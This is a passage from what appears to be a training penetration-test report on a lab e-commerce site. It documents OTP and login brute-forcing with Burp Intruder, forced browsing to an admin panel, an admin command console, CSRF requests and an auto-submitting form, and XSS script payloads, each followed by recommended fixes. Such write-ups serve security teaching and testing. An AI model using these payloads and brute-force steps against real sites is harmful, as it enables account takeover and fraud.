1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<input type="button" value="UPLOAD"/>	<input type="text" value="145"/>	<input type="button" value="Update"/>
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	<input type="button" value="UPLOAD"/>	<input type="text" value="450"/>	<input type="button" value="Update"/>

Business Impact

1. Using this vulnerability, attacker can use logical bruteforcing and steal the OTP and login into the admin account.
2. Attacker login in the admin account and full control of admin panel or website.
3. Attacker can add or delete the product and change the price of the product and so more.

Recommendation

1. Length of the OTP should be atleast 6. This makes bruteforcing hard.
2. Captcha can be used to protect from bruteforcing.
3. Number of attempts can be limited.
4. At least two-step verification before reset password.

Reference

1. https://owasp.org/www-community/attacks/Brute_force_attack
2. https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
3. https://en.wikipedia.org/wiki/Brute-force_attack

6) Forced Browsing

6. Forced Browsing (Critical)

Below mentioned URL is vulnerable to Forced Browsing.


Affected URL :

- <http://url.com/admin/dashboard.php>

Observation

Login as a admin copy the admin URL

Then logout from admin account and login as a seller paste the admin URL onto Seller URL
admin dashboard will appear.



Proof of Concept (POC)

The screenshot shows a web-based admin dashboard for a "Lifestyle Store". The URL in the browser bar is "Not secure | 13.127.217.154/admin31/dashboard.php".

The dashboard has a dark header with the store name "Lifestyle Store", a "Dashboard" link, and a "Logout" link. Below the header, there's a "CONSOLE" button.

The main area is titled "Admin Dashboard". It contains two sections:

- Add Product:** A form with fields for "No.", "Product Name", "Product Description", "Seller" (with radio buttons for Chandan, Radhika, Nandan), "Category" (with radio buttons for T Shirt, Socks, Shoes), "Image" (with an "UPLOAD" button), "Price" (with a text input field), and an "Add" button.
- All Products:** A table showing one product entry:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<input type="button" value="UPLOAD"/>	145	<input type="button" value="Update"/>

Business Impact

1. Using this vulnerability, seller can login into the admin panel after logout into the admin. Seller can paste the login url of admin panel in the seller's panel and he/she will be login in admin panel.
2. Attacker can change the price of the product and this cause financial loss.

Recommendation

1. After logout into the account can't access to login by login url
2. Using proper access control and authorization policies, access is only given to users commensurate with their privileges
3. Creating an allow list (or whitelist) involves allowing explicit access to a set of URLs that are considered to be a part of the application to exercise its functionality as intended. Any request not in this URL space is denied by default.

Reference

1. https://owasp.org/www-community/attacks/Forced_browsing
2. http://www.imperva.com/application_defense_center/glossary/forceful_browsing.html
3. <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>

7) Run command in admin panel

7. Run command in admin panel (Critical)

Below mentioned URL is vulnerable to command execution attack.

Affected URL :

- <http://url.com/admin/console.php>

Observation

Login as admin then

Unix command can be executed and sensitive files can be seen by attacker.

The screenshot shows a web browser window with a red border. The address bar displays "Not secure | 13.127.217.154/admin31/console.php". The page title is "Admin Console". The main content area contains a "Command:" label followed by a text input field containing "whoami" and a "SUBMIT!" button. The top navigation bar includes links for "Dashboard" and "Logout".

Not secure | 13.127.217.154/admin31/console.php

Admin Console

Command:

whoami

SUBMIT!

Proof of Concept (POC)

The screenshot shows a web browser window with a red border. The address bar displays "Not secure | 13.127.217.154/admin31/console.php". The page title is "Admin Console". On the left, there is a sidebar with the text "Style Store". On the right, there is a "Dashboard" link and a "Logout" link. In the center, under the heading "Result:", there is a single entry: "trainee". At the bottom left is a "BACK" button.

The screenshot shows a web browser window with a red border. The address bar displays "Not secure | 13.127.217.154/admin31/console.php". The page title is "Admin Console". On the left, there is a sidebar with the text "Style Store". On the right, there is a "Dashboard" link and a "Logout" link. In the center, under the heading "Result:", there are five entries: "ovidentiaCMS", "static", "uploads", "user", and "wondercms". The entry "ovidentiaCMS" is highlighted with a red rectangular box. At the bottom left is a "BACK" button.

Business Impact

1. Using this vulnerability, we can execute command in the admin panel and get result of command.
2. Attacker can add some malicious code or command to get more information about the website using this vulnerability.

Recommendation

1. There should be filters so that malicious code cannot be injected in .
2. Input validation can be done.
3. Output Validation can be done.
4. Canonicalization can also be done.

Reference

1. https://owasp.org/www-community/attacks/Command_Injection
2. <https://cwe.mitre.org/data/definitions/77.html>

8) Cross Site Request Forgery

8. Cross site request forgery (severe)

Below mentioned URL is vulnerable to **CSRF** .

Affected URL :

http://url.com/profile/change_password.php

Affected Parameters :

Update button (POST parameter) We can change the password.

Affected URL :

<http://url.com/cart/cart.php>

Affected Parameters :

Confirm order option (POST parameter)

Affected URL :

<http://url.com/profile/16/edit>

Affected Parameters :

Name, Phone, Address (POST parameter)

Observation

We navigate <http://url.com/profile/16/edit> after login into account.

Not secure | 13.127.217.154/profile/16/edit/

Style Store | My Cart | My Profile | My Orders | Blog | Forum | Logout

My Profile

evil

admin@gmail.com

evil

9333333333

SECRET STREET

UPLOAD PROFILE PICTURE

UPDATE

Observation

We navigate `http://url.com/profile/change_password.php` after login into account & capture the request into Burp Suite.



The screenshot shows a Burp Suite interface with a red border around the main content area. At the top, there is a toolbar with buttons: a pencil icon labeled "Request to http://13.127.217.154:80", "Forward", "Drop", "Intercept is on" (which is highlighted in blue), "Action", and "Open Browser". Below the toolbar, there are tabs: "Pretty" (selected), "Raw", and "Actions". The "Actions" tab has a dropdown menu with "ln" selected. The main area displays a POST request with the following details:

```
1 POST /profile/change_password_submit.php HTTP/1.1
2 Host: 13.127.217.154
3 Content-Length: 37
4 Accept: /*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Sec-GPC: 1
9 Origin: http://13.127.217.154
10 Referer: http://13.127.217.154/profile/change_password.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: key=8162B7D0-317A-D848-E77B-001792A2B04C; PHPSESSID=e7uk6e9ncoeln8nvis7578mfj1; X-XSRF-TOKEN=97f8ea7b69820988e285f1d8890ddc685f9c4b627461273d0c91be6dccb545d
14 Connection: close
15
16 password=evil2&password_confirm=evil2
```

Observation

We select the product and add to cart for buy that product.

Not secure | 13.127.217.154/cart/cart.php

style Store

My Cart My Profile My Orders Blog Forum Logout

Shopping Cart

S.No	Product	Price
1	Adidas Socks - Pack Remove	450
	Total	450

Have a coupon?

Enter coupon code here [Apply](#)

Your coupon should look like UL_6666

Shipping Details
evil
NOT VERY SECRET STREET

Payment Mode
 Cash on delivery

CONFIRM ORDER

Proof of Concept (PoC)

We intercept the request of edit profile and tamper with the parameter. After tamper the data drop the original request and refresh the page.

The screenshot shows the Network tab of a browser developer tools interface. It is divided into two sections: Request and Response.

Request:

- Method: POST
- URL: /profile/submit.php
- HTTP Version: HTTP/1.1
- Headers:
 - Host: 13.127.217.154
 - Content-Length: 618
 - Accept: text/plain, */*; q=0.01
 - X-Requested-With: XMLHttpRequest
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
 - Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywBL7AH0mfmrshib
 - Sec-GPC: 1
 - Origin: http://13.127.217.154
 - Referer: http://13.127.217.154/profile/16/edit/
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.9
- Cookies:
 - key_вариант=D848-E77B-001792A2B04C; PHPSESSID=e7uk6e9ncocln8nvis7578mfjl; X-XSRF-TOKEN=bed0406618995a94bcc782167ef6e76a73d4629e604f046d1ce7ff1bf07f832e
- Body:

```
evil
-----WebKitFormBoundarywBL7AH0mfmrshib
Content-Disposition: form-data; name="name"
9333333333
-----WebKitFormBoundarywBL7AH0mfmrshib
Content-Disposition: form-data; name="address"
NOT VERY SECRET STREET
-----WebKitFormBoundarywBL7AH0mfmrshib
Content-Disposition: form-data; name="user_id"
16
-----WebKitFormBoundarywBL7AH0mfmrshib
Content-Disposition: form-data; name="X-XSRF-TOKEN"
bed0406618995a94bcc782167ef6e76a73d4629e604f046d1ce7ff1bf07f832e
-----WebKitFormBoundarywBL7AH0mfmrshib-
```

Response:

- HTTP Version: HTTP/1.1 200 OK
- Headers:
 - Server: nginx/1.14.0 (Ubuntu)
 - Date: Wed, 08 Sep 2021 06:08:22 GMT
 - Content-Type: text/html; charset=utf-8
 - Connection: close
 - Expires: Thu, 19 Nov 1981 08:52:00 GMT
 - Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 - Pragma: no-cache
 - X-FRAME-OPTIONS: DENY
- Set-Cookie: X-XSRF-TOKEN=7b752fe2e5fa21e97cbc9517764b784f51845f3ca08f9f2a701e42493977820c; e;
- Content-Length: 64
- Body:

```
{"success":true,"successMessage":"Profile updated successfully."}
```

Proof of Concept (PoC)

Not secure | 13.127.217.154/profile/profile.php

Style Store | My Cart | My Profile | My Orders | Blog | Forum | Logout

My Profile



evil
admin@gmail.com

Username: evil

Contact No.: 9333333333

Delivery Address: NOT VERY SECRET STREET

[EDIT PROFILE](#) [CHANGE PASSWORD](#)

Proof of Concept (PoC)

We intercept the request of change password and tamper with the parameter password and confirm password. After tamper the data drop the original request and refresh the page.

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Method: POST
- URL: /profile/change_password_submit.php
- HTTP Version: HTTP/1.1
- Headers:
 - Host: 13.127.217.154
 - Content-Length: 37
 - Accept: */*
 - X-Requested-With: XMLHttpRequest
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
 - Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 - Sec-GPC: 1
 - Origin: http://13.127.217.154
 - Referer: http://13.127.217.154/profile/change_password.php
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.9
- Cookies:
 - key=8162B7D0-317A-D848-E77B-001792A2B04C; PHPSESSID=e7uk6e9ncoln8nvis7578mfj1; X-XSRF-TOKEN=97f8ea7b69820988e285f1d8890ddc685f9c4b627461273d0c91be6dccb545d
- Connection: close
- Body:

```
password=evil2&password_confirm=evil2
```

Response:

- HTTP/1.1 200 OK
- Server: nginx/1.14.0 (Ubuntu)
- Date: Wed, 08 Sep 2021 06:13:26 GMT
- Content-Type: text/html; charset=utf-8
- Connection: close
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- X-FRAME-OPTIONS: DENY
- Content-Length: 65
- ```
{"success":true,"successMessage":"Password updated successfully."}
```

# Proof of Concept (PoC)

We create html code for confirm order and open in incognito window then refresh the page. After refresh the page order will be confirm.

Receipt

Order Id: F15C538B2BF3

| PRODUCTS:                 |                  |
|---------------------------|------------------|
| Adidas Socks - Pack       | INR 450          |
| Total                     | INR 450          |
| SHIPPING DETAILS:         |                  |
| Name - evil               | PAYMENT MODE     |
| Email - admin@gmail.com   | Cash on delivery |
| Phone - 9333333333        |                  |
| Address - NOT VERY SECRET |                  |
| STREET                    |                  |

Order placed on : 2021-09-08 11:53:57      Status: DELIVERED

```
<html>
<head>
</head>
<body>
<form action="http://13.127.217.154/orders/confirm.php" method="POST">
<input type="submit" value="Submit"> // CSRF Vulnerability
</form>
</body>
</html>
```

## **Business Impact**

1. Using this vulnerability, attacker can able order many item which item user would cancel later when the sender will send it to him(as its cash on delivery),so unnecessary load of workers can increase incredibly.
2. Attacker can change the username, password, address, etc. with the help of this vulnerability.

## **Recommendation**

1. Check the referer to before carrying out action.
2. Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
3. Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website

## **Reference**

1. <https://owasp.org/www-community/attacks/csrf>
2. [https://wiki.owasp.org/index.php/Testing\\_for\\_CSRF\\_\(OTG-SESS-005\)](https://wiki.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005))

# 9) Default/Weak password

## 9. Default / Weak Password (severe)

Below mentioned URL is vulnerable to Default/Weak Password attack .

**Affected URL :**

- <http://url.com/login/seller.php>

**Affected Parameter :**

Password (POST parameter)

**Affected URL :**

<http://url.com/wondercms>


**Affected Parameter :**

Password (POST parameter)

# Observation

In the seller login panel seller has set weak password that can be easily guess to login into seller's account.

Blog admin has set weak and default password as a admin. Very easy to login into blog panel with the default password.



# Proof of Concept(PoC)

To login into seller panel we bruteforce the username and password in intruder.

Results	Target	Positions	Payloads	Options		
Filter: Showing all items					(?)	
Request ^	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	353	
1	chandan	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
2	chandan111	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
3	chandan222	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
4	chandan333	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
5	chandan123	200	<input type="checkbox"/>	<input type="checkbox"/>	570	
6	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
7	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	353	
8	root	302	<input type="checkbox"/>	<input type="checkbox"/>	353	

Request	Response
	***
Pretty	Raw
Render	\n
Actions	▼
1 HTTP/1.1 200 OK	
2 Server: nginx/1.14.0 (Ubuntu)	
3 Date: Tue, 07 Sep 2021 14:53:49 GMT	
4 Content-Type: text/html; charset=utf-8	
5 Connection: close	
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0	
8 Pragma: no-cache	
9 X-FRAME-OPTIONS: DENY	
10 Set-Cookie: X-XSRF-TOKEN=14087e54c7a34cd45a89842e044f82bf4fe29a357a460ad89c73529f474d666c; expires=Tue, 07-Sep-2021 15:53:49 GMT; Max-Age=3600; pat	
11 Content-Length: 92	
12	
13 [{"success":true,"successMessage":"Login successful","successPage":"/seller\\dashboard.php"}]	

# Proof of Concept(PoC)

Login into blog we enter the default password : admin and we are login in the blog panel.

The screenshot shows the WonderCMS dashboard. At the top, there are two yellow notifications: "Change the default admin login URL. (Settings -> Security)" and "Change the default password. (Settings -> Security)". Below these is a blue section containing a message about a new update: "New WonderCMS update available." followed by "- Backup your website and check what's new before updating." Two buttons are present: "Create backup" (in a light blue box) and "Update WonderCMS". At the bottom of the dashboard, there is a grey footer bar with the text "Website title", "SETTINGS", "LOGOUT", "HOME", and "EXAMPLE".

Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.  
- Backup your website and check what's new before updating.

Create backup

Update WonderCMS

Website title

SETTINGS LOGOUT

HOME EXAMPLE

## **Business Impact**

1. Using weak/default password attacker can login easily as a seller.
2. After login in to seller account the attacker can add or delete some data and also change the cost of the product this cause the financial loss for seller.
3. Attacker change the password of seller so, seller can't login.

## **Recommendation**

1. Change the password into strong password.
2. Captcha can be use to login as a seller.
3. Length of the password must at least 8 with alphanumeric character.

## **Reference**

1. <https://www.sciencedirect.com/topics/computer-science/default-password>
2. [https://owasp.org/www-community/vulnerabilities/Use\\_of\\_hard-coded\\_password](https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password)

# 10) Cross Site Scripting (XSS)

## 10. Cross site scripting ( severe)

Below mentioned URL is vulnerable to **XSS** .

**Affected URL :**

[http://url.com/products/details.php/p\\_id=8](http://url.com/products/details.php/p_id=8)

**Affected Parameters :**

Review ( POST parameter )

**Affected URL :**

<http://url.com/wondercms>

**Affected Parameters :**

Generals->main website title (POST parameter)

**Affected URL :**

<http://url.com/profile/16/edit>

**Affected Parameters :**

Address (POST parameter)

# Observation

In the review box of product we pass the some parameter or write some html tags to check this is vulnerable or not.

This code is use to check this is vulnerable or not.

Code : <a> Hello </a>

The screenshot shows a web browser window with the URL [http://65.0.18.20/products/details.php?p\\_id=14](http://65.0.18.20/products/details.php?p_id=14). The page displays a white polo shirt with dark blue contrast trim on the collar and cuffs. The product title is "White polo shirt" and the price is "INR 450/-". Below the price is a red "Add To cart" button. Further down, a message states "No reviews yet". A large red rectangular box highlights the review input field, which contains the HTML code "<a>Hello</a>". At the bottom right of this red box is a red "POST" button.

# Proof of Concept (POC)

Not secure | 65.0.18.20/products/details.php?p\_id=14

GHDB Imported From...

Lifestyle Store My Cart My Profile My Orders Blog Forum Logout



All Products T Shirt

## White polo shirt

White polo shirt for a younger experience

Seller Info Brand Website

**INR 450/-**

Add To cart

---

### Customer Reviews

 evill  
Hello


POST

# Observation

In the general's option we put special javascript code (like `<script>alert("EVIL")</script>`) for testing Cross Site Scripting. We get same output at original page of website.

The screenshot shows a user interface for managing a website. At the top, there is a navigation bar with tabs: CURRENT PAGE, GENERAL (which is currently selected), FILES, THEMES & PLUGINS, and SECURITY. Below the navigation bar, there is a section titled "MENU". Inside this section, there are two menu items: "Home" and "Example". Each menu item has a circular icon with an eye symbol to its left. To the right of the menu items are two red "X" buttons. Below the menu items is a blue button labeled "ADD PAGE". Further down, there is a section titled "MAIN WEBSITE TITLE" containing a text input field. The input field contains the following JavaScript code: `<script>alert("EVIL")</script>`. At the bottom of the interface, there is a section titled "THEME" with a dropdown menu labeled "DEFAULT THEME". A red border surrounds the entire interface, highlighting the main content area.

# Proof of Concept (POC)



# Observation


Go to the edit profile option after login. We put some special character in address field to check Cross site scripting vulnerability.

The screenshot shows a user interface for editing a profile. The page title is "My Profile". There are five input fields:

- First Name: "evil"
- Last Name: "admin@gmail.com"
- Address: "evil"
- Phone Number: "9333333333"
- Address (containing XSS): "<script>alert('It's me XSS')</script>"

Below the inputs are two buttons: "UPLOAD PROFILE PICTURE" in red and "UPDATE" in orange.

# Proof of Concept (POC)



## **Business Impact**

1. Using this vulnerability, attacker can inject some arbitrary like html, CSS, javascript via URL, attacker put any content on the page like phishing pages, install malware on victim's devices.
2. All attacker needs to do is send the link with the payload to the victim would see hacker controlled on the website. As the user trusts the website, he/she will trust the content

## **Recommendation**

1. Sanitise all user input and block characters you do not want
2. Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## **Reference**

1. [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
2. <https://owasp.org/www-community/attacks/xss/>
3. <https://www.acunetix.com/websitedevelopment/cross-site-scripting/>

# 11) Rate Limiting Flaw

## 11. Rate Limiting Flaws (severe)

Below mentioned URL is vulnerable to Rate Limiting Flaw .

**Affected URL :**

•<http://url.com/login/seller.php>

**Affected Parameter :**

Username, Password (POST parameter)

**Affected URL :**

<http://url.com/login/customer.php>

**Affected Parameter :**

Username, Password (POST parameter)

**Affected URL :**

<http://52.66.212.175/login/admin.php>

**Affected parameter :**

Username,Password (POST parameter)

# Observation

When put the credentials in the login fields we intercept this request in burpsuite, then send the request in intruder to change the value of username and password hence we get correct password and username.

Attack	Save	Columns								
Results	Target	Positions	Payloads	Options						
Filter: Showing all items										
Request ^		Payload1	Payload2	Status	Error	Timeout	Length		Comment	
40	radhika123	12345	502	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
41	chandan@user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
42	radhika@111	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
43	radhika@seller	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
44	nandan	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
45	nandan123	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
46	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
47	seller123	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
48	seller@123	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
49	seller@111	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
50	chandan@321	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
51	1234	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
52	chandan	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
53	chandan@seller	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
54	seller	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
55	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
56	radhika	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
57	radhika123	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
58	chandan@user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
59	radhika@111	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
60	radhika@seller	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
61	nandan	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
62	nandan123	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
63	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
64	seller123	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
